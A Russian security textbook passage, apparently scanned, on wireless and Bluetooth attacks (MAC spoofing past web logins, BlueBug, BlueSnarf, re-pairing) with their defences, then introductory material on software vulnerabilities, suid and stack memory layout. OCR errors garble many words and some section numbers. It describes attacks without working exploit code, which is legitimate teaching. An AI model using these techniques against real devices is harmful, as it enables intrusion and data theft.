3.1.12. В обход защиты

Во многих беспроводных сетях для аутентификации используется веб-интерфейс, то есть пользователь при подключении попадает на страницу по умолчанию, где вводит свои учетные данные, и после этого у него появляется полноценный доступ в беспроводную сеть. Аутентификация на уровне веб – это прикладной уровень. Если при этом на канальном уровне никакой защиты не присутствует (нет шифрования), то в результате злоумышленник сможет перехватить MAC-адрес машины, успешно прошедшей аутентификацию, и затем попытаться, меняя у себя MAC-адрес, также подключиться к сети.

Здесь хорошим средством защиты является использование WPA-PSK с паролем и последующей аутентификацией через веб. В этом случае трафик не будет передаваться в незашифрованном виде, что существенно усложнит взломщику процесс прослушивания и проникновения.

3.1.11. Уязвимость 196

В заключение подведем некоторые итоги. Итак, для того чтобы защитить корпоративную беспроводную сеть, нам необходимо:

- сменить ESSID, используемый по умолчанию, на какое-либо неосмысленное значение;
- ограничить мощность сигнала беспроводных устройств;
- развернуть шифрование WPA с использованием 802.1x;
- настроить мониторинг беспроводных устройств средствами IPS;
- запретить клиентским рабочим станциям подключаться к до-стунным беспроводным сетям.

Это основные меры, которые необходимо принять для защиты вашей беспроводной сети.

Стоит отметить, что применение этих простых и в общем-то несложных мер защиты, которые поддерживаются большинством современных беспроводных устройств, позволит существенно снизить вероятность взлома вашей беспроводной сети.

3.2. Безопасность Bluetooth

Технология ближней радиосвязи Bluetooth, появившись в далеком 1999 году, за прошедшие годы обрела неслыханную популярность. Устройства с bluetooth уже не редкость – теперь технологией оснащаются не только «топовые» модели, но и устройства среднего ценового диапазона.

Однако при всех плюсах Bluetooth у него есть как минимум три существенных минуса: невысокая дальность действия, низкая (в сравнении с тем же wi-fi) скорость и огромное количество мелких и не очень уязвимостей и ошибок реализации. И если с первыми двумя недостатками можно мириться или бороться, то количество недоработок заставляет насторожиться любого, даже далекого от высоких технологий человека.

Есть несколько разных видов атак на bluetooth-устройства, начиная от безобидных (типа BlueSnarf) и заканчивая полноценными DoS-атаками, международными звонками без ведома владельца телефона и просто похищением СМС (BlueBug).

3.1.12. В обход защиты

Прежде чем приступить к описанию атак на Bluetooth, замечу, что большинство из приведенных ниже уязвимостей в современных мо-

делях устройств уже устранены. Однако для получения комплексного представления об угрозах беспроводным устройствам я привел здесь описание этих атак.

Что касается практической реализации, то можно воспользоваться утилитой *bluediving* из дистрибутива Backtrack, которая является мощным инструментом исследования Bluetooth.

BlueBug

Данный вид атаки позволяет получить доступ к выполнению AT-команд на сотовом телефоне, что может привести к чтению и отправке СМС, полному доступу к телефонной книге и многому другому. Возможности атаки почти ничем не ограничены. В теории этой уязвимости подвержен любой сотовый телефон с поддержкой bluetooth.

Методы защиты весьма просты – владельцам самых старых телефонов с BT (если такие еще есть) необходима перепрошивка аппарата (благо, исправленная прошивка давно доступна), остальным же нужно включить защиту соединения bluetooth и отклонять подозрительные запросы на соединение.

BlueSmack

Принцип этой атаки состоит в следующем: если отправить длинный пакет, например с помощью утилиты *l2ping*, входящей в состав пакета BlueZ, то целевое устройство может «новиснуть» или самонпроизвольно перезагрузиться. Пользователям старых устройств опять же может смена ОС, современные устройства к атаке невосприимчивы.

BlueSnarf

В этой атаке, впервые появившейся в 2003 году, используется сервис OPP (OBEX Push Profile), который применяется для упрощенного обмена «визитками» и прочими файлами и при нормальных обстоятельствах работает вполне стабильно. Однако чаще всего для доступа к этому сервису не требуется авторизация, что, кстати, тоже не является проблемой. Главная проблема состоит в том, что если прошивка написана не совсем верно, атакующий может скачать любой существующий файл командой GET, а это может быть, например, */telecom/rb.vcf* (в этом файле хранится телефонная книга устройства).

Уязвимыми устройствами являются большинство SonyEricsson (кроме смартфонов), ранние модели Nokia, многие Siemens, некото-

рые КПК. Для защиты необходимо установить обязательную авторизацию для ОРР и не принимать неизвестных запросов.

Bluesnarf++

Развитие идеи bluesnarf, позволяющее получить полный (RW) доступ к файловой системе устройства, включая карты памяти, виртуальные и RAM-диски и т. н. Вместо малофункционального ОРР используется OBEX FTP (со всеми возможностями протокола FTP), к которому можно подключиться без авторизации.

Уязвимые устройства: Siemens, Samsung, SonyEricsson и т. н. Телефоны Nokia не восприимчивы к этой атаке.

Здесь защитой является авторизация, а также отклонение подозрительных соединений. Нелишним будет и обновление прошивки.

HeloSoto

Как можно понять из названия, атака затрагивает телефоны Motorola. Суть в следующем: атакующий соединяется с сервисом ОРР жертвы (не требуется авторизация), имитирует носылку «визитки» и разрывает соединение, не закончив его. В результате в списке «доверенных устройств» жертвы появляется телефон атакующего, что дает возможность соединиться с сервисом гарнитуры (Headset) и выполнять АТ-команды (Атака BlueBug). Уязвимыми устройствами являются все телефоны Motorola.

Установить защиту соединения. Поскольку на телефонах Motorola максимальная длительность нахождения Bluetooth в режиме обнаружения составляет всего 60 секунд, владельцам можно не беспокоиться. Шанса встретить хакера в момент уязвимости телефона практически нет.

BlueDump (Re-Pairing attack)

Эта достаточно серьезная атака основана на методе «нодделки» BT-МАС-адреса с целью получить привилегии настоящего обладателя МАС. Лучше всего пояснить на примере.

Допустим, есть три устройства с Bluetooth – два из них находятся в доверительных отношениях, третье – устройство злоумышленника. Если злоумышленник знает МАС-адреса первых двух устройств, ему достаточно дождаться выхода одного из устройств из зоны действия, присвоить себе его МАС и инициировать повторное «снашивание» с оставшимся устройством. Это становится возможным из-за того,

что одно из устройств может «забыть» link key, которым шифруется передача данных, и занеросить его новторную генерацию.

Уязвимые устройства – все устройства bluetooth.

На данный момент эта уязвимость неизлечима. Однако не все так плохо – ведь без знания адреса доверенного устройства злоумышленник не сможет ничего сделать – перебрать все возможные адреса за небольшой промежуток времени невозможно.

CarWhisperer

Атака на автомобильные магнитолы с bluetooth, которая становится возможной из-за использования производителем стандартного и, как правило, неизменяемого pin-кода вроде 0000 или 1234.

Соединение происходит совершенно прозрачно для владельца автомобиля, после чего телефон (КПК/ноутбук...) работает с магнитолой как с обычной гарнитурой.

DoS-атаки с использованием bss (bluetooth stack smasher)

Этот тип атак использует неправильно сформированные L2CAP-пакеты для выключения/зависания/нерезагрузки атакуемого устройства. С различными параметрами уязвимы следующие устройства: Nokia N70, SonyEricsson T68i, W800i, K600i и другие модели.

Для защиты от этой довольно старой уязвимости необходимо установить последнюю версию прошивки.

Как можно заметить, многие уязвимости присущи любым устройствам, однако не стоит волноваться по этому поводу. На это есть две причины. Первая – радиус действия bluetooth слишком мал, соответственно, для атаки необходимо быть в зоне прямой видимости, а вторая – все устройства позволяют включить защиту bluetooth или, по крайней мере, стать «невидимым» для остальных.

3.3. Заключение

В завершение главы хотелось бы дать несколько общих рекомендаций по защите беспроводных сетей.

Начнем с того, что все ваши устройства должны быть защищены физически. В частности, носторонние не должны иметь доступа к сетевому оборудованию. Недопустима ситуация, когда устройство беспроводного доступа находится в коридоре, в незанертом шкафу.

Онашаться в такой ситуации стоит даже не столько хищения или каких-либо злонамеренных действий, сколько случайностей. Например, случайного отключения питания устройства или его сетевых портов.

Также должна быть обеспечена отказоустойчивость сетевых устройств, то есть устройства должны подключаться к источникам бесперебойного питания. На более дорогих, промышленных сетевых устройствах имеется по два блока питания. Соответственно, каждый из этих блоков питания должен быть подключен к отдельному контуру питания.

Теперь что касается непосредственно безопасности. Большинство сетевых устройств обладают интерфейсом для удаленного администрирования. Как правило, это веб-интерфейс. Для защиты установите надежный пароль на вход. Надежным можно считать пароль длиной не менее 8 символов, содержащий заглавные и прописные буквы, цифры и знаки препинания. Также очень желательно использовать SSL-шифрование, если, конечно, ваше оборудование поддерживает HTTPS. Еще необходимо ограничить доступ к интерфейсу только для администраторских машин. Если сетевое устройство не обладает такими функциями, то ограничьте доступ к интерфейсу с помощью межсетевых экранов и используйте средства предотвращения вторжений. Подробнее эти системы будут представлены в следующих главах.

Не стоит забывать и о том, что обеспечение сетевой безопасности есть важный элемент общей системы информационной безопасности. Конечно, вы можете избежать атак, связанных с перехватом данных, используя шифрование (о котором мы уже говорили и еще обсудим в одной из следующих глав), но избежать проблем с выводом из строя различных устройств вам вряд ли удастся. Поэтому лучше правильно настроить все беспроводные сетевые устройства сразу, чем потом, в авральном режиме исправлять допущенные ранее ошибки.

ГЛАВА



Уязвимости

Уязвимости в программном обеспечении являются серьезной и важной проблемой, поэтому в этой главе мы подробно обсудим, какие именно уязвимости бывают, какую угрозу они представляют и, главное, как с ними бороться. Замечу, что представленный в этой главе материал хорошо известен и не представляет какой-либо тайны, однако до сих пор описываемые уязвимости регулярно встречаются в программном обеспечении. Поэтому мы подробно рассмотрим основные виды уязвимостей и эксплойты, а также поговорим о том, как с ними бороться.

Итак, что же представляют из себя уязвимости.

4.1. Основные типы уязвимостей

Прежде всего определимся с некоторыми основными понятиями. Понятие уязвимости нельзя рассматривать в отрыве от таких терминов, как угроза и атака. Угроза – это потенциально возможное событие, явление или процесс, которое посредством воздействия на компоненты информационной системы может привести к нанесению ущерба. Уязвимость – это свойство информационной системы, которая может быть использована нарушителем при проведении атаки и может привести к реализации угрозы. Атакой в данном контексте является любое действие нарушителя, которое приводит к реализации угрозы путем использования уязвимостей информационной системы.

По мере накопления информации об уязвимостях возникали и различные варианты их классификации. В настоящее время инфор-

мация об обнаруженных уязвимостях достаточно систематизирована, существует несколько общеизвестных источников, где эта информация представлена. Наиболее удачным вариантом классификации является классификация по источнику возникновения. Данный вариант классификации связан с этапами жизненного цикла системы и часто указывает на причину возникновения той или иной уязвимости.

4.1.1. Уязвимости проектирования

Часть уязвимостей возникает на этапе проектирования. Например, значительная часть сервисов прикладного уровня не предусматривает шифрования данных при передаче по сети. Примерами таких сервисов являются Telnet, FTP, HTTP и др. В результате критичная информация, такая как учетные данные пользователя, может передаваться в открытом виде. В предыдущих главах мы уже могли в этом убедиться на примерах.

Как правило, уязвимости, возникшие на этапе проектирования, с трудом поддаются устранению. Например, в случае с сервисами прикладного уровня можно либо отказаться от использования соответствующего протокола, либо использовать криптографические защитные механизмы.

4.1.2. Уязвимости реализации

Значительная часть уязвимостей возникает на этапе разработки информационной системы. Например, многие уязвимости возникают из-за ошибок разработчиков, таких как переполнение буфера. Так, уязвимость, которая когда-то привела к распространению червя SQL Slammer, была следствием переполнения буфера в реализации службы разрешения имен в СУБД SQL Server 2000, которая, в свою очередь, приводила к отказу в обслуживании или выполнению произвольного кода путем отправки специально составленных UDP-пакетов на порт 1434. Эти уязвимости устраняются довольно просто, посредством установки соответствующих обновлений.

4.1.2. Уязвимости реализации

Третьим видом уязвимостей являются ошибки, допущенные в процессе эксплуатации информационной системы. Примерами таких уязвимостей являются:

- использование конфигураций по умолчанию;

- некорректно заданные параметры защитных механизмов;
- неиспользуемые сетевые сервисы, доступные удаленно.

Конфигурации по умолчанию могут содержать в себе простые, а главное – широко известные пороки к административным учетным записям. Эти пороки представлены в документации к информационной системе, однако в данных документах категорически рекомендуют сменить подобные пороки при первом же подключении. Но многие администраторы игнорируют данное требование, продолжая эксплуатацию систем с пороком по умолчанию.

Аналогично и что касается некорректно заданных параметров защитных механизмов. Здесь примерами могут служить сертификаты, используемые в инфраструктуре открытого ключа (PKI). Многие приложения используют при установке соединения сертификаты, которые поставляются вместе с приложением и не являются надежными. Использование таких сертификатов может привести к компрометации всей системы. Необходимо заменить их на сертификаты доверенного удостоверяющего центра.

Доступные удаленно неиспользуемые сетевые сервисы – это Telnet, SNMP и др. Наилучшее средство борьбы с ними – это их отключение.

Основной темой данной главы являются уязвимости реализации, их обнаружить, в отличие от уязвимостей проектирования и эксплуатации, сложнее всего. Они требуют анализа работы приложений и систем.

Для понимания сути уязвимости приведем несколько простых примеров. Типичной уязвимостью, знакомой практически любому студенту, хоть раз нисавшему какие-либо программы, является «ошибка плюс-минус один». Как следует из названия, она возникает, когда программист при подсчете итераций цикла ошибается на единицу. Это происходит гораздо чаще, чем можно было бы предположить, и проще всего проиллюстрировать суть таким вопросом: если вы строите изгородь длиной 30 метров и ставите столбы через каждые три метра, то сколько столбов вам понадобится? Очевидный ответ – 10 столбов, но он не верен, потому что в действительности потребуется 11 столбов. Подобные ошибки происходят, когда программист по ошибке считает предметы вместо промежутков между предметами или наоборот. Другой пример: выбор программистом интервала чисел или элементов, которые надо обработать, например элементы с номера N по номер M. Если $N = 5$ и $M = 17$, то сколько элементов надо обработать? Очевидный ответ: $M - N$, или $17 - 5 = 12$ элементов. Но это неправильно, потому что на самом деле элементов $M - N + 1$, то есть всего 13. На первый взгляд, это кажется нелогич-

ным, но именно это и приводит к такого рода ошибкам. Замечу, что многие современные средства разработки, такие как Borland Delphi или Microsoft Visual Studio, содержат в себе средства, предупреждающие программиста о подобных ошибках, однако в общем случае среда программирования не обязана следить за тем, выходит ли цикл, используемый в вашей программе, за свои границы.

Часто такие ошибки остаются незамеченными, потому что программы не подвергаются тестированию для всех возможных случаев, а последствия ошибки могут не сказаться при обычном выполнении программы. Однако если программе передать такие входные данные, которые заставят ошибку проявиться, они могут оказать разрушительное действие на всю остальную логику программы. Правильно настроенный на ошибку «плюс-минус один» эксплоит превращает защищенную, казалось бы, программу в уязвимую.

Приведем несколько примеров такой уязвимости.

В качестве примера можно привести OpenSSH – комплекс программ защищенной связи с терминалом, который должен был заменить небезопасные и не использующие криптографии службы, такие как telnet, rsh и rcp. Однако в коде, выделяющем каналы, была допущена ошибка обчета на единицу, которая интенсивно эксплуатировалась. А именно в операторе if был такой код:

```
if (id < 0 || id > channels_alloc) {
```

Тогда как правильный код должен выглядеть следующим образом:

```
if (id < 0 || id >= channels_alloc) {
```

На обычном языке этот код означает: «Если ID меньше 0 или ID больше количества выделенных каналов, выполнить следующее...», тогда как правильным было бы: «Если ID меньше 0 или ID больше или равно количеству выделенных каналов, выполнить следующее...».

Эта простая ошибка на единицу позволила создать эксплоит, с помощью которого обычный зарегистрировавшийся в системе пользователь получал в ней неограниченные права администратора. Разумеется, подобная функциональность не входила в намерения разработчиков такой защищенной программы, как OpenSSH, но компьютер может выполнять только те инструкции, которые ему даются, даже если это не такие инструкции, которые предполагались изначально.

Рассмотрим еще одну ситуацию, в которой часто возникают ошибки, становящиеся основой последующих эксплоитов, связанных с несанкционированной модификацией программы в целях расширения ее функ-

циональности. Такое расширение функциональности увеличивает возможности применения программы для бизнес-задач и ее ценность, но при этом растет и сложность программы, а значит, и вероятность ошибок и оплошностей в ней. Программа веб-сервера Microsoft IIS должна предоставлять пользователям статическое и интерактивное содержимое (веб-контент). Для этого она должна разрешать пользователям читать, записывать и выполнять программы и файлы внутри некоторых каталогов. Такие возможности, однако, должны предоставляться лишь в некоторых выделенных каталогах. В противном случае пользователи получают полный контроль над системой, что, очевидно, недопустимо с точки зрения безопасности. С этой целью в программу был включен код проверки маршрутов, который запрещал пользователям с помощью символа обратной косой черты перемещаться вверх по дереву каталогов и входить в другие каталоги.

Однако с добавлением в программу поддержки кодировки символов Unicode ее сложность увеличилась. Unicode представляет собой набор символов, записываемых двумя байтами, и содержит символы любых языков, включая китайский и арабский. Используя для каждого символа два байта вместо одного, Unicode позволяет записывать десятки тысяч различных символов, а не всего несколько сотен, как при однобайтовых символах. Дополнительная сложность привела к тому, что символ обратной косой черты стал представляться несколькими способами. Например, % 5c в кодировке Unicode транслируется в символ обратной косой черты, но эта трансляция происходит уже после выполнения кода, проверяющего допустимость маршрута. Поэтому ввод символов % 5c вместо \ действительно сделал бы возможным перемещение по дереву каталогов, что открывало лазейку для злоупотреблений, о которой говорилось выше. Два червя – Sadmind и Code-Red – использовали просмотр в преобразовании кодировки Unicode такого типа для искажения (дефейса) веб-страниц.

Теперь посмотрим, как можно использовать программные уязвимости. Для этого существуют специальные утилиты – эксплойты.

Программный эксплойт – это искусный способ заставить компьютер выполнить то, что нужно взломщику, даже если выполняемая в данный момент программа была разработана с намерением не допустить таких действий. Поскольку в действительности программа может работать только так, как она написана, пробелы в защите фактически представляют собой ошибки или недосмотры, допущенные при разработке программы или среды, в которой она выполняется.

Рассмотрим основные виды эксплойтов. Два самых распространенных вида обобщенных эксплойтов – это эксплойт нарушения бу-

фера и эксплоит форматой строки. В обоих случаях копечпой целью является получение коптроля пад выполпением атакуемой программы, с тем чтобы заставить ее выполпить вредопосный фрагмент кода, который теми или иными средствами удалось поместить в память. Это пазывается выполпением произвольного кода, поскольку злоумышленник может заставить программу делать практически что угодно.

Следует заметить, что в Интернете можно пайти множество различных эксплоитов, доступных для скачивания любому пользователю.

Также имеются бесплатные средства генерации эксплоитов, такие как Metasploit. Подробнее об этом средстве мы поговорим далее в этой главе.

4.2. Примеры уязвимостей

Ошибки «плюс-минус одип» или при трапслинии Unicode трудно заметить в момент совершения, по задним числом они хорошо видны любому программисту. Однако есть несколько распространенных ошибок, на которых строятся далеко не столь очевидные эксплоиты. Влияние этих ошибок на безопасность не всегда бросается в глаза, и соответствующие проблемы с защитой обнаруживаются в коде повсеместно. Поскольку одни и те же ошибки совершаются в разных местах, на их основе были разработаны обобщенные методы эксплоитов, которыми можно воспользоваться в различных ситуациях.

Два самых распространенных вида обобщенных методов эксплоитов – это эксплоит переполнения буфера и эксплоит форматной строки. В обоих случаях копечпой целью является получение коптроля пад выполпением атакуемой программы, с тем чтобы заставить ее выполпить вредопосный фрагмент кода, который теми или иными средствами удалось поместить в память. Это пазывается «выполпением произвольного кода», поскольку хакер может заставить программу делать практически что угодно.

Что делает эти виды эксплоитов интересными, так это разработанные для них различные искусные взломы, с помощью которых достигаются впечатляющие копечные результаты. В понимании этих методов заключается гораздо большая сила, чем в копечном результате каждого отдельного эксплоита, потому что их можно применять и развивать для создания массы других эффектов. Однако для понимания этих методов эксплоитов необходимо предварительно иметь представление о правах доступа к файлам, переменных и выделении памяти.

4.2.1. Права доступа к файлам

ОС Linux является многопользовательской операционной системой, в которой полные системные права предоставлены одному пользователю с именем «root». Помимо пользователя root, существуют многочисленные учетные записи других пользователей и различные группы пользователей. К одной группе могут принадлежать несколько пользователей, а один пользователь может принадлежать к нескольким разным группам. Права доступа к файлам основаны на пользователях и группах, и другие пользователи не могут читать ваши файлы, пока им явным образом не будет дано на это разрешение. Каждый файл приписан к некоторому пользователю и некоторой группе, а разрешения может выдавать владелец файла. Тремя видами прав доступа являются чтение (read), запись (write) и выполнение (execute), которые могут быть включены или выключены в трех полях: пользователь (user), группа (group) и остальные (other). Поле user определяет права владельца файла (чтение, запись или исполнение), поле group определяет права членов этой группы, а поле other – что могут делать все остальные. Права отображаются буквами r, w и x в трех последовательных полях, соответствующих user, group и other. В следующем примере у пользователя есть права чтения и записи (первое, выделенное жирным шрифтом поле), у группы есть права на чтение и выполнение (среднее поле), а у всех остальных есть права записи и выполнения (последнее, выделенное жирным шрифтом поле).

```
-rw-r-x-wx 1 guest visitors 149 Jul 19 21:59 etc
```

В некоторых случаях возникает необходимость разрешить неприлегированному пользователю выполнить системную функцию, требующую прав root, например изменить пароль. Одно из возможных решений заключается в том, чтобы дать пользователю права root. Однако при этом пользователь также получает полный контроль над системой, что нежелательно с точки зрения безопасности. Вместо этого программе дается возможность выполняться так, как если бы это был пользователь root, чтобы системная функция была выполнена так, как нужно, и пользователю при этом не был дан полный контроль над системой. Такой тип доступа называют разрешением, или битом suid (set user ID). Когда программу с доступом suid выполняет какой-либо пользователь, euid (действующий ID) этого пользователя заменяется на uid владельца программы. После того как выполнение программы завершено, euid пользователя устанавливается в его

первоначальное значение. В следующем листинге этот бит обозначен буквой *s*. Существует также право доступа *sgid* (*set group ID*), при-меняемое аналогично к действующему *ID* группы.

Например, если пользователю нужно изменить свой пароль, он выполняет файл `/usr/bin/passwd`, владельцем которого является *root* и у которого установлен бит *suid*. Тогда *uid* пользователя на время выполнения команды `passwd` изменяется на *uid* для *root* (который равен 0) и по завершении возвращается к прежнему значению. Программы, у которых включен бит *suid* и владельцем которых является пользователь *root*, обычно называют *suid root-программами*.

В такой ситуации изменение порядка выполнения программы приобретает исключительную силу. Если изменить порядок выполнения *suid root-программы* так, чтобы она выполнила некоторый «подброшенный» ей фрагмент произвольного кода, то атакующий заставит программу выполнить любые действия от имени пользователя *root*. Если атакующий заставит *suid root-программу* запустить новую пользовательскую оболочку, к которой у него будет доступ, то он получит права *root* на уровне пользователя. Как уже говорилось, это весьма плохо с точки зрения защиты, поскольку дает атакующему полный контроль над системой с правами пользователя *root*.

Внимательный читатель может сказать: «Все это звучит замечательно, но как можно изменить порядок выполнения программы, если программа представляет собой строгий набор правил?» Большинство программ написано на языках высокого уровня, таких как *C*, и, работая на этом более высоком уровне, программист не всегда видит общую картину, включающую в себя память для размещения переменных, обращения к стеку, указатели выполнения и прочие низкоуровневые машинные команды, не заметные в языках высокого уровня. Хакер, который понимает машинные команды низкого уровня, полученные при компиляции программы, написанной на языке высокого уровня, лучше понимает, как фактически выполняется программа, чем программист, писавший ее без такого понимания. Поэтому хакер программы с целью изменения порядка ее выполнения на самом деле не нарушает никаких правил, по которым работает программа; он состоит в более детальном понимании этих правил и использовании их неожиданным образом. Для того чтобы применять данные методы эксплоитов и писать программы, не допускающие таких эксплоитов, необходимо хорошо разбираться в особенностях программирования на низком уровне, например в использовании программами оперативной памяти.

4.2.2. Оперативная память

Память – это всего лишь байты временного хранилища данных, у которых есть числовые адреса. К этой памяти можно обращаться по адресу, и находящийся по какому-то конкретному адресу байт можно прочесть или записать. В современных процессорах Intel x86 применяется 32-разрядная схема адресации, то есть существуют 4 294 967 296 различных адресов. Переменные в программе – это определенные участки памяти, в которых хранится информация.

Указатели – это переменные специального типа, хранящие адреса памяти, по которым расположена некоторая информация. Поскольку память фактически нельзя перемещать, то находящуюся в ней информацию надо копировать. Однако копирование больших участков памяти для использования в разных функциях или в различных местах может оказаться дорогостоящим с точки зрения количества необходимых для этого операций. Это невыгодно и с точки зрения расходования памяти, поскольку перед копированием данных необходимо выделить для них свободный участок памяти. Решить проблему помогают указатели. Вместо многократного копирования больших блоков памяти переменной-указателю присваивают адрес этого большого блока. Затем этот маленький 4-байтовый указатель передают различным функциям, которым требуется доступ к этому большому блоку памяти.

В процессоре есть собственная специальная память, относительно небольшая. Эти участки памяти называются регистрами, и некоторые особые регистры следят за ходом выполнения программы. Один из наиболее примечательных регистров – расширенный указатель команд (EIP – Extended Instruction Pointer). EIP служит указателем, содержащим адрес выполняемой в данный момент инструкции. Другими 32-разрядными регистрами, используемыми как указатели, являются расширенный указатель базы (EBP – Extended Base Pointer) и расширенный указатель стека (ESP – Extended Stack Pointer). Все три регистра важны для выполнения программы и будут более подробно рассмотрены ниже.

4.2.2. Оперативная память

В программах на языках высокого уровня типа C есть объявления переменных, указывающие тип содержащихся в них данных. Тип данных может быть целым числом, символом и другим, в том числе определенной пользователем структурой данных. Одна из причин,

по которым это требуется, состоит в необходимости выделить каждой переменной соответствующий объем памяти. Для целого числа (integer) требуются 4 байта, а для символа – только один байт. Это означает, что целое число занимает 32 бита памяти (и может иметь 4 294 967 296 различных значений), тогда как символ занимает 8 бит памяти (256 возможных значений).

Кроме того, можно объявлять массивы переменных. Массив – это список, состоящий из N элементов некоторого конкретного типа данных. Таким образом, массив из 10 символов – это просто 10 символов, расположенных в памяти по соседству друг с другом. Массивы также называют буферами, а символьные массивы – строками. Копирование больших буферов – операция весьма дорогостоящая, поэтому часто применяют адрес начала буфера в указателе. Указатели обозначают с помощью звездочки перед именем переменной. Вот несколько примеров объявлений переменных в C:

```
int integer_variable; char character_variable; char character_array[10]; char
*buffer_pointer;
```

Важной особенностью памяти в процессорах x86 является порядок байтов в 4-байтовых словах. Его называют «расположением байтов в обратном порядке» («little endian» – «осторожно»), подразумевая, что вначале располагается младший байт. Это приводит к тому, что для 4-байтовых слов, таких как целые и указатели, байты располагаются в памяти в обратном порядке. Шестнадцатеричное число 0x12345678 при таком порядке хранения будет выглядеть в памяти как 0x78563412. Компиляторы языков верхнего уровня, таких как C, автоматически учитывают порядок байтов, по этой важной детали необходимо помнить.

4.2.4. Завершение нулевым байтом

Иногда символному массиву выделяются 10 байт памяти, а фактически заняты четыре из них. Если слово «test» записать в массив символов, под который выделены 10 байт, в конце его останутся лишние нулевые байты. Чтобы завершить строку и сообщить обрабатывающей ее функции, что в этом месте операции следует прекратить, применяется нулевой байт, или null.

```
0123456789 test0XXXXX
```

В результате функция, которая копирует приведенную строку из этого текстового буфера в другое место, скопирует только «test» и

остановится на нулевой байте, а не станет копировать весь буфер. Аналогично функция, которая печатает содержимое текстового буфера, выведет только слово «test» и не станет печатать после «test» случайные байты, которые могут находиться дальше в буфере. Завершение строк нулевыми байтами повышает эффективность и дает функциям отображения возможность работать более естественным образом.

4.2.5. Сегментация памяти программы

Память программы делится на пять сегментов: text (текст), data (данные), bss (bulk storage system – массовое ЗУ), heap (куча) и stack (стек). Каждый сегмент представляет специальный участок памяти, отведенный для определенной цели.

Сегмент текста иногда называют также сегментом кода. В нем располагаются ассемблированные машинные команды. Выполнение команд, находящихся в этом сегменте, происходит естественным образом благодаря упомянутым ранее управляющим структурам и функциям высокого уровня, которые компилируются в команды ветвления, перехода и вызова функций (branch, jump и call) на языке ассемблера. Когда выполняется программа, в EIP записывается адрес первой команды в сегменте текста. Затем процессор осуществляет следующий цикл выполнения:

- 1) прочесть команду, на которую указывает EIP;
- 2) прибавить к содержимому EIP длину команды в байтах;
- 3) выполнить команду, прочитанную на шаге 1;
- 4) перейти к шагу 1.

Иногда прочтенной командой оказывается команда перехода или вызова, которая изменяет значение EIP, помещая в него другой адрес памяти. Процессор не обращает внимания на такие изменения, будучи готовым к естественному характеру выполнения. Поэтому если на шаге 3 изменить EIP, то процессор вернется к шагу 1 и прочтет ту команду, которая находится по адресу, записанному в EIP.

В сегменте текста запрещена запись, поскольку он используется только для хранения кода, а не переменных. Это не позволяет модифицировать код программы, и попытки записать что-либо в этот сегмент памяти приводят к извещению пользователя об аварии и прекращению выполнения программы. Другим преимуществом того, что в этом сегменте разрешено только чтение, является возможность совместного использования его несколькими экземплярами

программы, которые могут выполняться одновременно, не мешая друг другу. Следует также заметить, что этот сегмент памяти имеет фиксированный размер, потому что в нем не происходит никаких изменений.

Сегменты `data` и `bss` используются для хранения глобальных и статических переменных программы. В сегмент `data` записываются инициализированные глобальные переменные, строки, и другие константы, используемые в программе. В сегмент `bss` записываются неинициализированные переменные. Хотя эти сегменты доступны для записи, их размер также фиксирован. Сегмент кучи отводится для остальных переменных программы. Важно заметить, что размер кучи не фиксирован: она может уменьшаться или увеличиваться по мере необходимости. Всей памятью кучи управляют алгоритмы выделения и освобождения памяти, которые резервируют в куче участки памяти для использования, а затем отменяют резервирование и разрешают повторно использовать эту память для последующего резервирования. Куча растет или сокращается в зависимости от того, сколько памяти зарезервировано для нее. Рост кучи происходит вниз в направлении больших адресов памяти.

Сегмент стека тоже имеет переменный размер и используется как временная память для хранения кода во время вызова функций. Когда программа использует функцию, последняя получает собственный комплект передаваемых ей переменных, а код функции находится в другом участке памяти в сегменте текста (или кода). Поскольку при вызове функции надо изменить код и EIP, в стек записываются все передаваемые переменные и адрес возврата, который должен быть записан в EIP после выполнения функции.

В общих понятиях вычислительной техники стеком называют часто используемую абстрактную структуру данных. Она обрабатывается в порядке «первым пришел, последним ушел» (FILO), означая, что элемент, первым помещенный в стек, будет извлечен оттуда последним. Это напоминает извлечение бусины из петли с большим узлом, когда невозможно спрятать первую бусину, пока не будут спрятаны все остальные. Помещение элемента в стек называют проталкиванием (pushing), а извлечение из стека – выталкиванием (popping).

В соответствии с названием сегмент стека в памяти фактически является структурой данных типа стека. Адрес вершины (конца) стека хранится в регистре ESP и постоянно меняется по мере проталкивания элементов в стек или выталкивания из него. Это очень

динамичный режим, и попятно поэтому, что размер стека также не фиксируется. В противоположность куче стек при увеличении размера растет в сторону младших адресов памяти.

Порядок хранения данных в стеке (FILO) может показаться непривычным, но для хранения контекста стек оказывается очень удобным. При вызове функции в стек проталкивается группа данных в виде структуры, называемой кадром стека. Для ссылки на переменные в текущем кадре стека служит регистр ЕВР (иногда называемый указателем кадра (FP) или локальным указателем базы (LB)). В каждом кадре стека содержатся параметры функции, ее локальные переменные и два указателя, необходимых, чтобы вернуться в исходное состояние: сохраненный указатель кадра стека (SFP) и адрес возврата. Указатель кадра стека нужен для восстановления предшествующего значения ЕВР, а адрес возврата — для восстановления в ЕИР адреса команды, следующей после вызова функции.

Вот пример тестовой функции и главной функции программы:

```
void test_function(int a, int b, int c, int d) {
char flag;
char buffer[10];
}
void main() {
test_function(1, 2, 3, 4);
}
```

В этом маленьком фрагменте кода сначала объявляется функция `test_function` с четырьмя аргументами, объявленными как целые числа: `a`, `b`, `c` и `d`. Локальные переменные функции состоят из одиночного символа `flag` и 10-символьного буфера с именем `buffer`. Функция `main` выполняется при запуске программы и просто вызывает тестовую функцию.

При вызове тестовой функции из функции `main` в стек помещаются различные значения, образуя кадр стека следующим образом. Когда вызывается `test_function()`, в стек помещаются ее аргументы в обратном порядке (потому что это FILO). Аргументами функции являются 1, 2, 3 и 4, поэтому последовательные команды `push` проталкивают на стек 4, 3, 2 и, наконец, 1. Эти значения соответствуют переменным `d`, `c`, `b` и `a` в функции.

При выполнении команды ассемблера «`call`», чтобы изменить контекст выполнения на `test_function()`, в стек проталкивается адрес возврата. Это значение будет адресом команды, следующей за текущим ЕИР, а именно значением, запомненным на шаге 3 цикла

выполнения, который мы рассматривали выше. За записью адреса возврата следует то, что называют прологом процедуры. На этом этапе в стек проталкивается текущее значение EBP. Оно называется сохраняемым указателем кадра (SFP) и позднее пригодится, чтобы восстановить исходное состояние EBP. Текущее значение ESP копируется затем в EBP и устанавливает новый указатель кадра. Наконец, в стеке отводится память для локальных переменных функции (flag и buffer) путем вычитания из ESP. Память, отводимая для этих локальных переменных, проталкивается в стек, поэтому переменные располагаются в естественном порядке. В итоге кадр стека выглядит примерно так:

Таблица 4. Кадр стека

Вершина стека
Младшие адреса
buffer
Указатель кадра стека (SFP)
Указатель кадра (EBP)
Адрес возврата (ret)
Старшие адреса

